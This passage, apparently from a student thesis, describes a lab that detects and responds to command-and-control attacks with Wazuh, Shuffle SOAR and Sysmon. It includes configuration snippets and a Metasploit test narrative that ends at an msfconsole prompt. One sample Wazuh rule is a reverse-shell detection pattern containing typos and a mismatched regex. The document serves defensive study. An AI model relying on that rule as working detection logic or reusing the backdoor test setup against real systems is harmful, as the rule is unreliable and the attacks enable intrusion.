In our architecture (figure 4.1), we have designed a comprehensive infrastructure to detect and mitigate command and control C2 attacks. The core of our setup revolves around a virtual machine VM environment, where we have deployed various components to strengthen our security posture. Our virtual machine VM environment serves as the core of our cybersecurity architecture. It has been carefully configured, considering factors such as hardware specifications, operating system selection, and network setup. The VMs have been equipped with optimal resources to ensure efficient performance. We have chosen a secure operating system that aligns with our goals. The network setup facilitates communication and data flow while maintaining security. Our well-defined VM environment provides a resilient foundation for our cybersecurity infrastructure, reflecting our commitment to performance, stability, and security. Further details on configuration will be discussed in the upcoming title named Environment configuration.

To begin with, we have installed a Docker container within the VM, which enables us to create and manage containers efficiently. Within Docker, we have implemented two crucial components: Wazuh manager and Shuffle SOAR. Wazuh serves as our primary detection system, monitoring and analysing security events across the network. It leverages a combination of log analysis, file integrity monitoring, and real-time threat intelligence, security events, vulnerabilities, Mitre ATT&CK, Policy Monitoring, System Auditing, Security configuration assessment that were explained in detail in the previous Wazuh title to identify potential C2 activity. During the implementation of Wazuh, we deployed three key components that form the core of the Wazuh platform: Wazuh server, Wazuh dashboard, and Wazuh indexer, figure 4.2.

3. Technologies and tools

3.1. Wazuh

Wazuh is a free and open source security platform that provides intrusion detection, log management, and security analytics capabilities. It protects workloads across on-premises, virtualized, containerized, and cloud-based environments.

Wazuh helps organisations and individuals to protect their data assets against security threats. It is widely used by thousands of organisations worldwide, from small businesses to large enterprises.

The Wazuh platform provides XDR and SIEM features to protect your cloud, container, and server workloads. These include log data analysis, intrusion and malware detection, file integrity monitoring, configuration assessment, vulnerability detection, and support for regulatory compliance.

The Wazuh solution is based on the Wazuh agent, which is deployed on the monitored endpoints, and on three central components: the Wazuh server, the Wazuh indexer, and the Wazuh dashboard.

- The Wazuh indexer is a highly scalable, full-text search and analytics engine. This central component indexes and stores alerts generated by the Wazuh server.
- The Wazuh server analyses data received from the agents. It processes it through decoders and rules, using threat intelligence to look for well-known indicators of compromise (IOCs). A single server can analyse data from hundreds or thousands of

agents, and scale horizontally when set up as a cluster. This central component is also used to manage the agents, configuring and upgrading them remotely when necessary.

- The Wazuh dashboard is the web user interface for data visualisation and analysis. It includes out-of-the-box dashboards for security events, regulatory compliance (e.g., PCI DSS, GDPR, CIS, HIPAA, NIST 800-53), detected vulnerable applications, file integrity monitoring data, configuration assessment results, cloud infrastructure monitoring events, and others. It is also used to manage Wazuh configuration and to monitor its status.
- Wazuh agents are installed on endpoints such as laptops, desktops, servers, cloud instances, or virtual machines. They provide threat prevention, detection, and response capabilities. They run on operating systems such as Linux, Windows, macOS, Solaris, AIX, and HP-UX.[40]

In addition to agent-based monitoring capabilities, the Wazuh platform can monitor agent-less devices such as firewalls, switches, routers, or network IDS, among others. For example, a system log data can be collected via Syslog, and its configuration can be monitored through periodic probing of its data, via SSH or through an API.

The Wazuh architecture is based on agents, running on the monitored endpoints, which forwards security data to a central server. Agentless devices such as firewalls, switches, routers, and access points are supported and can actively submit log data via Syslog, SSH, or using their API. The central server decodes and analyses the incoming information and passes the results along to the Wazuh indexer for indexing and storage.[41]

File integrity monitoring: It can provide detection of intrusions by identifying changes in content, permissions, ownership, and attributes on the monitored files. It can be used to comply with GDPR (General Data Protection Regulation).

Scalability and multi-platform: This means that the work on this project could really be used in real work environments.

Configuration management: The configuration is managed by the Wazuh server (Wazuh manager) and the agents can be grouped, allowing custom, group or global gathering and detection for each agent.

Multiple sources of data: The scanned data can be from logs, output of commands or databases.

Active response: Automated remediation to security violations and threats, to mitigate more the possible damage. For example to stop the Internet connection to isolate a compromised system.

Improved ruleset: It is the combination of rules and decoders. Having this ruleset out of the box reduces the workload of this project. It can also serve as reference and complement some of the rules and decoders that this project intends to work on. Open source, free and easy to contribute to: This is optional but nice, as it offers a chance to an inexperienced student to contribute in a real and useful project. The project is hosted on Github and Google Groups.[42]

3.1.1. Rules and decoders

Wazuh rules and decoders are a critical part of the Wazuh security solution. They can be used to detect a wide variety of security and operational issues, including application or system errors, misconfigurations, attempted and/or successful malicious activities, and policy violations. The Wazuh ruleset is well-documented and easy to use. It includes a wide variety of pre-existing rules and decoders that can be used to detect common security threats. In addition, Wazuh allows users to create custom rules and decoders to meet their specific needs. Here is an example of Wazuh rule.[43]

```
<group name=” Reverse Shell”>
<rule id=”10110” level=”11”>
<matched> /bin/bash, Connection accepted from, shell</matched>
<regex>Connection from (\d+.\d+.\d+.\d+) rejected by Deny Hosts file</regex>
<description> Revere Shell attack has been detected <description>
</rule>
</group>
```

3.2. Shuffle

Shuffle is an open-source SOAR platform that enables organisations to automate and orchestrate their security operations. It includes features such as:

- **Automated Playbooks**: Shuffle offers the capability to define and execute automated playbooks, which are predefined sequences of actions and responses to security events or incidents. These playbooks help automate routine tasks and ensure consistent and efficient incident response.
- **Incident Triage and Enrichment**: The platform includes functionality for incident triage, allowing security teams to quickly assess and prioritise security incidents. Additionally, Shuffle enables the enrichment of incidents with additional contextual information to facilitate effective analysis and decision-making.
- **Alert Aggregation**: Shuffle can aggregate alerts and notifications from multiple security tools and technologies into a centralised location. This feature reduces alert fatigue and provides a consolidated view of the security landscape, making it easier to identify and respond to critical security events.
- **Customizable Workflows**: The platform offers customizable workflows, allowing organisations to tailor their security processes and automation logic to meet their specific needs. This flexibility enables organisations to align Shuffle with their existing security operations and adapt it as their requirements evolve.
- **Integration with Security Tools and Technologies**: Shuffle supports integration with a wide range of security tools and technologies, enabling seamless communication and data exchange. This integration capability ensures interoperability with existing security infrastructure, maximising the value and effectiveness of the platform.

Shuffle manages application integration by utilising the OpenAPI web programming interface, which allows the combination of applications on the fly without the need for programming. This application integration is structured in the user interface through workflows, where applications, triggers for execution, operational controls, and variable specifications can be combined by simply dragging and dropping.

Applications are the primary components of a workflow in Shuffle. They can contain multiple actions and variables and are designed to interact with each other. They can be automatically generated from OpenAPI specifications or created using Shuffle's app SDK. The technology currently has over 300 applications available in the cloud version, including applications for interacting with incident response platforms like TheHive, SIEM platforms such as Rapid7 and Splunk, filtering equipment like Palo Alto and Cloudflare, and threat intelligence platforms like MISP, among others.

A workflow is the functional representation of a set of tasks, typically manual, that allows for the automation of information flows between business processes. A Shuffle workflow utilises applications, triggers, conditions, and variables. Examples of workflows include vulnerability management, analysis of suspicious emails, user rights management (assignment and revocation), and malware detonation and containment.[44]

❖ Python

Python is a dynamic and versatile programming language known for its simplicity, readability, and rapid development capabilities. It supports object-oriented programming, has a wide range of built-in data structures, and promotes code reuse and modularity. Python's open-source nature, availability across platforms, and extensive standard library make it a popular choice for developers. Its interpreted nature allows for quick testing and its simple syntax reduces maintenance efforts. Overall, Python offers flexibility, accessibility, and cost-effectiveness for various applications.[45]

❖ Sysmon

Sysmon, also known as System Monitor, is a powerful utility tool created by Mark Russinovich as part of the Sysinternals suite. This utility serves as both a system service and a device driver within a Windows operating system. By working in tandem, these components efficiently record and log various activities occurring throughout the environment into the Windows Event log. Analysing the generated logs from Sysmon can swiftly unveil potential malware infections, intrusions, and security breaches within the network. Sysmon is a free utility that captures and delivers comprehensive information and events transpiring on a Windows system. Once installed, it remains active even after system reboots, ensuring continuous monitoring and logging of system activity. With its functionality deeply integrated into the Windows event log, Sysmon offers valuable insights into process creations, network connections, and changes to file creation time, facilitating in-depth analysis and detection of anomalous behaviour. It can be used for linux and windows.[46]
Sysmon can be installed using this command line

- **Sysmon64.exe -i config.xml**

The XML file specified in the installation command line config.xml used to configure the behaviour and logging capabilities of Sysmon. This XML file serves as a vital configuration tool, allowing users to define and customise various aspects of Sysmon's monitoring and logging functionalities. Within the config.xml file, users can specify specific events and activities they want Sysmon to monitor, such as process creations, network connections, registry changes, and more. By defining the desired event types, users can tailor the monitoring capabilities of Sysmon to suit their specific security and logging needs.

The XML file also allows users to configure specific options and filters for each monitored event type. These options include specifying which fields to include in the log entries, enabling the calculation of file hashes, configuring event verbosity levels, and defining exclusions for specific processes or activities. Furthermore, the config.xml file provides the ability to specify where Sysmon logs should be stored, whether in the Windows Event Log or in a separate log file. Users can also define the log size limits, rotation policies, and retention periods for the generated log entries. Overall, the XML file used with the "Sysmon -i config.xml" command is an essential component of Sysmon's configuration process. It allows users to define the scope of monitoring, customise event-specific options, and specify the logging behaviour. By leveraging the power of this XML configuration, users can effectively tailor Sysmon to their specific security requirements and gain valuable insights into system activities and potential security threats.[47]

In order to effectively detect and respond to security events on a Wazuh agent machine, it is crucial to configure and utilise rules. Rules in Wazuh serve as the foundation for identifying and alerting on specific security events and anomalies within the monitored environment.

Wazuh rules are written in a specific format that defines the criteria and conditions for triggering an alert. These rules are designed to match against various types of data sources, including logs, system events, network traffic, and file integrity checks. By specifying the desired conditions and patterns, rules act as the eyes and ears of the Wazuh agent, constantly monitoring the system for any suspicious or malicious activities. To create effective rules, it is essential to have a thorough understanding of the environment and the potential threats it may face. This involves analysing the system's architecture, identifying critical assets and vulnerabilities, and considering industry-specific regulations or compliance requirements. By aligning the rules with the specific risks and security objectives of the organisation, one can enhance the accuracy and relevance of the alerts generated by the Wazuh agent. Wazuh provides a vast library of pre-configured rules that cover a wide range of security events and compliance requirements. These rules can be customised and fine-tuned based on the organisation's unique needs and priorities. Additionally, rules can be categorised into different groups, such as intrusion detection, vulnerability detection, or compliance checks, allowing for granular control and targeted monitoring.

When an event matches a defined rule, Wazuh generates an alert, which can be sent to various destinations, including a centralised Wazuh manager, SIEM system, email, or other notification channels. The alert provides detailed information about the event, including the severity level, the affected system or user, and relevant context data. This enables security teams to quickly assess the nature of the event and take appropriate action to mitigate any potential risks or threats. Regularly reviewing and updating rules is essential to ensure the effectiveness and relevance of the detection capabilities. As new threats emerge and the environment evolves, rules need to be adjusted and expanded to address emerging risks. This involves staying up-to-date with the latest security trends, threat intelligence feeds, and vulnerability databases to enhance the rule set and ensure comprehensive coverage.[48]

```
<group name="windows,sysmon,">
<!-- Sysmon - Event 2: A process changed a file creation time by $(win.eventdata.image) -->
<rule id="101101" level="3">
<if_sid>61604</if_sid>
<field name="win.eventdata.RuleName">^technique_id=T1099,technique_name=Timestomp$</field>
<description>Sysmon - Event 2: A process changed a file creation time by $(win.eventdata.image)</description>
<mitre>
<id>T1099</id>
</mitre>
<options>no_full_log</options>
<group>sysmon_event2,</group>
</rule>
</group>[49]
```

Sysmon is an essential and adaptable utility tool that significantly contributes to bolstering system security and improving threat detection. It excels in logging and monitoring crucial system activities, including process creation, network communications, file modifications, and DLL loading. By leveraging Sysmon's capabilities, organisations can gain valuable insights into potential security breaches and malicious activities. This empowers them to enhance their security posture and effectively respond to emerging threats.

❖ Xml

XML is a popular standard for structured data organisation, providing a robust framework for efficient processing. It offers custom tag creation, seamless integration, and portability. XML optimises data storage and retrieval and finds applications in diverse domains, supported by extensive programming support.[50]

❖ Bash

Bash, the Bourne-Again Shell, is a command interpreter that executes terminal commands. Bash scripts, as text files, enable task automation using familiar commands. They provide functionalities like file validation, user input handling, and arithmetic operations. Leveraging bash scripts automates repetitive tasks, integrates with version control systems, and simplifies network operations. If you're familiar with programming languages like Java or C, the syntax of bash scripts will be familiar, allowing you to streamline workflows, improve efficiency, and automate tasks in development and system administration.[51]

❖ Docker

Docker is a software platform that simplifies application development, testing, and deployment through containerization. It packages applications into standardised units called containers, ensuring portability and eliminating compatibility issues. Docker quickly gained popularity after its introduction in 2013 and open-sourcing in 2014. It has become a widely adopted tool in the DevOps community, offering streamlined deployment, improved portability, and enhanced collaboration capabilities.

Docker is an innovative technology that facilitates the building, testing, and deployment of distributed applications. It employs operating-system-level virtualization to encapsulate applications and their dependencies into containers, enabling seamless execution on any computer. By utilising containerization, Docker significantly improves portability, efficiency, and ease of deployment compared to traditional virtual machines.[52]

In order to start our container we use this command line:

➢ **Docker compose up**

❖ SSH

SSH is a secure protocol that allows users to access and control remote computer systems. It ensures confidentiality and data integrity through encryption, making it a valuable tool for system administrators, developers, and anyone else who needs to securely access remote computers or networks.[53]

➢ **ssh tester@172.28.29.181**

❖ Metasploit

Metasploit Framework is an open source penetration testing and development platform that provides exploits for a wide variety of applications, operating systems, and platforms. Metasploit is one of the most widely used penetration testing tools The Metasploit Framework is a tool that collectively combines exploits into one central location ideally for security researchers. Originally developed using the Perl scripting language Metasploit is now currently on its third reincarnation. Version 1.0 was written solely by H.D. Moore using Perl sporting a curses based front -end. Version 2.0, also written in Perl, and included the help of a few additional developers. For Version 3.0, Metasploit received a complete overhaul. Written in the powerful scripting language Ruby, Metasploit 3.0 now boasts the power of automation due to the nature of Ruby's status as an object -oriented language. Additionally, Metasploit is considered multi -platform running on most variations of Unix and Windows.[57]

➢ Advantages of Metasploit

Based on command and control architecture that contains 2 parts the server and the attacker and metasploit is a very common tool that offers this architecture as well as it is easy for use and very flexible when attacking. For the version we worked with msfconsole version 6 which is the last version does exist now. One of the significant advantages of Metasploit is its adaptability, as it can test multiple targets, including web applications, mobile devices, and industrial control systems. Moreover, the framework includes an extensive library of pre-built exploits, payloads, and auxiliary modules that can save time and effort during testing. The automated features of Metasploit, such as exploit suggestions and post-exploitation modules, can also streamline the testing process and make it more efficient. In addition, Metasploit has a powerful command-line interface that advanced users can utilise to customise and automate their testing workflows.[57]

The Wazuh server operates on port 55000, serving as the central manager for the Wazuh system. It receives data from Wazuh agents installed on endpoint devices and applies predefined rules and detection mechanisms to analyse security events. The Wazuh server generates alerts when potential threats are detected and provides centralised log management, correlation, and incident response capabilities.

The Wazuh dashboard, accessible via a web browser, operates on port 443 HTTPS to ensure secure communication with certificate It provides a user-friendly interface to visualise and explore security events and alerts generated by the Wazuh server. The Wazuh dashboard offers various dashboards, charts, and tables to monitor and analyse security data, enabling us to gain insights into our environment's security posture.

The Wazuh indexer, which integrates with Elasticsearch, operates on default ports 9200. It is responsible for indexing and storing security events and logs efficiently. The Wazuh indexer leverages Elasticsearch's powerful search capabilities to facilitate fast and flexible searching, filtering, and analysis of security data. It enables us to investigate incidents, identify trends, and extract valuable insights. Look at figure 4.2.




Figure 4.2 : Wazuh-manager architecture

Shuffle on the other hand, acts as our orchestration and automation platform. It allows us to streamline incident response processes on port 3443 by creating playbooks that define predefined actions in response to specific events, all of those tasks can be seen inside workflow named PFE in our case which is coloured with orange in previous figure 4.3. Webhooks act as a communication link, enabling the seamless transfer of important security event data from Wazuh to Shuffle in real-time. When a notable event occurs within Wazuh, such as the identification of a potential security incident which is in our project command and control attack, a webhook is triggered. This triggers the transmission of relevant alerts and contextual information to Shuffle. When a security event occurs within Wazuh, such as the detection of a potential threat, the Wazuh API comes into play. The Wazuh API acts as an interface that allows external systems, like Shuffle, to retrieve relevant information from Wazuh.[54]

To establish this connection, Shuffle is configured to utilise the Wazuh API by specifying the appropriate endpoint URL and authentication credentials. This enables Shuffle to send HTTP requests to the Wazuh API, specifically targeting endpoint. Port 55000 is the default port used by the Wazuh manager to listen for incoming API requests. When a security event is detected by Wazuh, it generates an alert that contains valuable information about the event, including its severity, timestamp, source IP, and additional contextual details. Through the configured webhook, Shuffle sends an HTTP POST request to the Wazuh API endpoint, requesting the specific alert data. Upon receiving the request, the Wazuh API responds with the requested alert information, which Shuffle then processes and utilises for further analysis and automated response actions. The use of webhooks and the Wazuh API enables Shuffle to receive real-time alerts from Wazuh, ensuring timely incident detection and response.[55]




Figure 4.3 : Shuffle architecture

The integration between a powerful security monitoring and intrusion detection system, with Shuffle, a sophisticated Security Orchestration, Automation, and Response SOAR platform is achieved through the use of webhooks, enabling seamless communication and collaboration between the two systems. When Wazuh detects a potential security incident or threat, it triggers a webhook event that sends real-time alerts and relevant data to Shuffle. This integration allows for automated incident response workflows, leveraging Shuffle's capabilities to orchestrate and automate response actions. Through this seamless connection, Wazuh and Shuffle work in tandem to detect, analyse, and mitigate potential cyber threats, ensuring a rapid and efficient response to protect our network and assets. The integration of Wazuh with Shuffle via webhooks enhances our overall threat detection and response capabilities, enabling us to effectively combat emerging cybersecurity challenges.By integrating Wazuh with Shuffle , we can automate the mitigation process for detected C2 attacks, enabling swift and effective response actions. The integration can be done by adding this source code below into ossec.conf[56]

```
<integration>
<name>custom-shuffle</name>
<hook_url>https://172.28.29.181:3443/api/v1/hooks/webhook_08d9eb79-e392-431d-9f72-0f29253b3aef</hook_url>
<rule_id>92213</rule_id>
<alert_format>json</alert_format>
</integration>
```

In addition to the VM environment, we have a separate machine that is going to be mentioned in the last chapter dedicated to hosting the Wazuh agent and Sysmon for monitoring endpoint devices. The Wazuh agent is deployed on each endpoint, continuously collecting security data of logs and forwarding it to the central Wazuh server. Sysmon provides detailed visibility into system activities, helping us identify any suspicious or malicious behaviour.

The implementation of Sysmon in our environment involves several steps to enhance our endpoint monitoring capabilities and provide valuable insights into system activities and potential security threats. Firstly, we install Sysmon on our endpoint device, which is the target system we want to monitor. Sysmon is a powerful system monitoring tool provided by Microsoft, designed to collect detailed information about system events, process creations, network connections, and more. By installing Sysmon, we gain visibility into low-level activities happening on the endpoint, enabling us to detect suspicious behaviour as we said before and indicators of compromise for threat intelligence. Once Sysmon is installed, we configure it to capture specific event types and define the desired logging behaviour. This includes selecting which events to monitor, such as process creation, network connection, registry modification, and file creation events. We can customise Sysmon's configuration to align with our specific monitoring needs and security requirements by integrating the installation with xml script that customises all the process.

Sysmon generates logs in a structured format, which can be collected and centralised for further analysis. To facilitate this, we configure Sysmon to send its logs to a central logging server or SIEM platform. This ensures that the generated event data is securely transmitted and readily available for analysis and correlation with other security events. The logs produced by Sysmon contain valuable information about system activities as was mentioned in figure 4.4 such as processes creations, process IDs, parent-child relationships, image paths, hashes, network connections, file creation with their path and more, These logs enable us to track and investigate suspicious behaviour, identify potential C2 malware infections, and understand the execution flow of processes on the endpoint. By leveraging Sysmon in our environment, we enhance our ability to detect and respond to advanced threats and security incidents. The detailed system-level visibility provided by Sysmon logs allows us to proactively monitor and identify potential indicators of compromise, aiding in the detection of unauthorised activities, lateral movement, and other malicious behaviours.

Overall, the implementation of Sysmon plays a crucial role in bolstering our endpoint monitoring capabilities, providing a deeper understanding of system activities, and empowering us to take proactive measures in protecting our environment against cyber threats and specially command and control attacks.

The Wazuh agent plays a pivotal role in our implementation infrastructure, enabling comprehensive endpoint monitoring and threat detection across our network. Deployed on individual endpoint devices, the Wazuh agent acts as a dedicated security sensor, continuously collecting and analysing system data log collectors to detect potential security incidents and provide real-time visibility into endpoint activities.

One of the primary functions of the Wazuh agent is to monitor various system components and log critical events. It gathers information such as file integrity, user activity, network connections, and system configurations. By actively monitoring these components, the Wazuh agent establishes a baseline of normal behaviour for each endpoint and can quickly identify deviations or suspicious activities that may indicate a security breach or compromise.

The agent also acts as an essential data collector, capturing and forwarding logs to the central Wazuh manager for centralised analysis and correlation. These logs contain valuable information about security events, anomalies, and potential C2 threats.

To ensure secure communication and data integrity, the Wazuh agent employs encryption mechanisms to protect the transmission of logs and sensitive information. It utilises secure communication protocols, such as TLS/SSL, to establish a secure channel between the agent and the Wazuh manager as it is mentioned in Figure below 3.6 ensuring that data is encrypted with authentication key, this key in the Wazuh agent plays a critical role in ensuring secure communication and establishing trust between the agent and the central Wazuh manager. This key serves as a form of authentication and encryption mechanism, enabling the agent to securely communicate and transmit data to the manager. When deploying the Wazuh agent, a unique authentication key is generated. This key serves as a shared secret between the agent and the manager, validating the authenticity and integrity of the communication. It acts as a form of identification, ensuring that only authorised agents can establish a connection with the manager. The authentication key is securely stored within the agent's configuration files, safeguarding it from unauthorised access or tampering. It is used during the initial handshake process, where the agent presents the key to the manager to establish a secure and encrypted communication channel, by using the authentication key, the Wazuh agent can securely transmit logs, security events, and other critical information to the Wazuh manager. This ensures that the data remains confidential and protected during transit, mitigating the risk of interception or tampering by malicious actors.

Overall, the Wazuh agent serves as a crucial component of our cybersecurity infrastructure, providing real-time endpoint monitoring, threat detection capabilities. Its role in collecting, analysing, and transmitting security-related data helps us proactively identify and address security threats, strengthen our overall defence posture, and safeguard our network and sensitive information from evolving cyber threats.

When it comes to compromising the Wazuh agent machine, attackers employ a range of techniques and tools to achieve their goals. Command and control attacks, backdoors, botnets, and reverse shells are among the methods they employ, we choose these attacks according to the statistics listed in chapter 1. To understand their approach, we need to provide the methods and tools commonly utilised by attackers in such scenarios. Leading penetration testing frameworks like Metasploit, Armitage, and Cobalt Strike often serve as the backbone of their offensive campaigns. The initial step for an attacker is reconnaissance, where they gather intelligence about the target system and identify potential vulnerabilities. This involves activities like network scanning, port exploration, and infrastructure mapping. Once vulnerabilities are discovered, the attacker can exploit them using pre-built or custom exploits available in frameworks. Metasploit provides a powerful platform for crafting and launching tailored payloads designed to exploit specific vulnerabilities in the Wazuh agent machine. These payloads may contain malicious code intended to install backdoors, establish command and control channels, or deploy botnet software. The ultimate objective is to gain persistent control over the targeted system and establish a foothold for further malicious activities. Armitage, which acts as a graphical user interface for Metasploit, offers an intuitive environment for managing multiple attack vectors and coordinating simultaneous attacks. It enables attackers to launch exploits, pivot through compromised systems, and execute commands on the target machine. This includes running scripts or executing malicious binaries to implant backdoors or establish command and control channels.below in figure 4.4.




Figure 4.4 : Attacking plan

Through this architecture, we establish a connected ecosystem that enables efficient detection and response to C2 attacks. When a C2 event is detected by Wazuh, it triggers an alert that is sent to Shuffle SOAR. The SOAR platform then executes the predefined playbook, which includes automated response actions such as quarantining the affected endpoint or blocking network communication to the C2 server.

This process significantly enhances our incident response capabilities. By leveraging the power of Wazuh's threat detection, Sysmon's endpoint visibility, and Shuffle SOAR's automation capabilities, we can promptly detect and mitigate C2 attacks. The centralised monitoring and orchestrated response ensure a coordinated approach to threat management, reducing the potential impact of C2 attacks on our network infrastructure.

Last and not least, our architecture encompasses a robust combination of VM, Docker, Wazuh, Shuffle SOAR, Wazuh agent, and Sysmon, all working harmoniously to detect and mitigate C2 attacks effectively. It is a comprehensive approach that leverages advanced technologies to enhance our cybersecurity defences and provide a proactive stance against evolving threats.

4. Environment configuration

Our comprehensive security solution, SOAR, aims to enhance security operations and incident response through coordinated and automated processes. We have carefully chosen cutting-edge hardware, including high-performance servers and network appliances, to support our robust and scalable infrastructure. The servers handle resource-intensive tasks for real-time threat detection and incident analysis, while the network appliances actively monitor and filter network traffic. We have also established secure and resilient network connectivity with redundant links and failover mechanisms. Our software ecosystem includes advanced security tools and platforms, with the SOAR platform acting as the central hub for orchestrating operations and automating tasks. Collaboration among security teams is facilitated, resulting in improved efficiency and effectiveness. For more details, please refer to Table 4.1 for the configuration.

Hardware	CPU	Core	RAM	Disk	Operation System
Wazuh-manager Shuffle VM	Intel(R) Xeon(R) CPU E5-2623 v3 @ 3.00GHz	4 Core	16GB	150GB	Ubuntu Server
Wazuh-agent PC	Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz 2.71 GHz	4 Core	8GB	500GB	Windows 10

Table 4.1 : configuration environment

For the specifications of VM we choosed according to wazuh-manager requirements mentioned in Wazuh official documentation table 4.2.

Component	RAM	CPU	RAM	CPU
wazuh-manager	2GB	2 Core	4GB	8 Core
	Minimum		Recommended	

Table 4.2 : Wazuh requirement

5. Test

In this part, we will focus on the testing of attacks, as well as the detection and mitigation of potential security threats such as command and control attacks. Our objective is to assess the effectiveness of various security measures and strategies in identifying and preventing attacks. To conduct our tests, we employed a range of attack techniques and methodologies. These included penetration testing, vulnerability scanning, and the use of simulated attack scenarios. Through these methods, we aimed to identify weaknesses and vulnerabilities in the system that could potentially be exploited by malicious actors as shown in figure 4.5 below




Figure 4.5 : Attack scenario

During the attack phase, we conducted a series of simulated attacks to evaluate the system's resilience against different types of threats. Our approach included the deployment of various attack vectors such as backdoors, trojans, and botnets. We utilised the Metasploit framework to launch targeted C2 attacks against our agent system. Specifically, we generated a backdoor attack designed specifically for Windows operating systems using the following command in linux terminal or we can open GUI of the Metasploit called Armitage.


```
VM_Attacker#  Msfconsole
```

```
